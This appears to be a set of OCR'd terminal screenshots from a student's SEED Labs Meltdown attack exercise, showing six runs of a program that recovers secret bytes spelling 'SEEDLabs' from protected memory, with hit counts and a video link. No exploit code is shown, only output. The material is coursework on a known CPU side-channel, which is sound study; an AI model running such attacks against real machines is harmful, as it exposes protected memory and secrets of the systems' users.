
```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownAttack
The secret value is 69 E
The number of hits is 904
```




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownAttack
The secret value is 68 D
The number of hits is 905
```




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownAttack
The secret value is 76 L
The number of hits is 951
```



```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownAttack
The secret value is 97 a
The number of hits is 910
```



```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownAttack
The secret value is 98 b
The number of hits is 908
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$
```



```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownAttack
The secret value is 115 s
The number of hits is 899
```

https://youtu.be/C0RXX0y5lrQ → Link to youtube video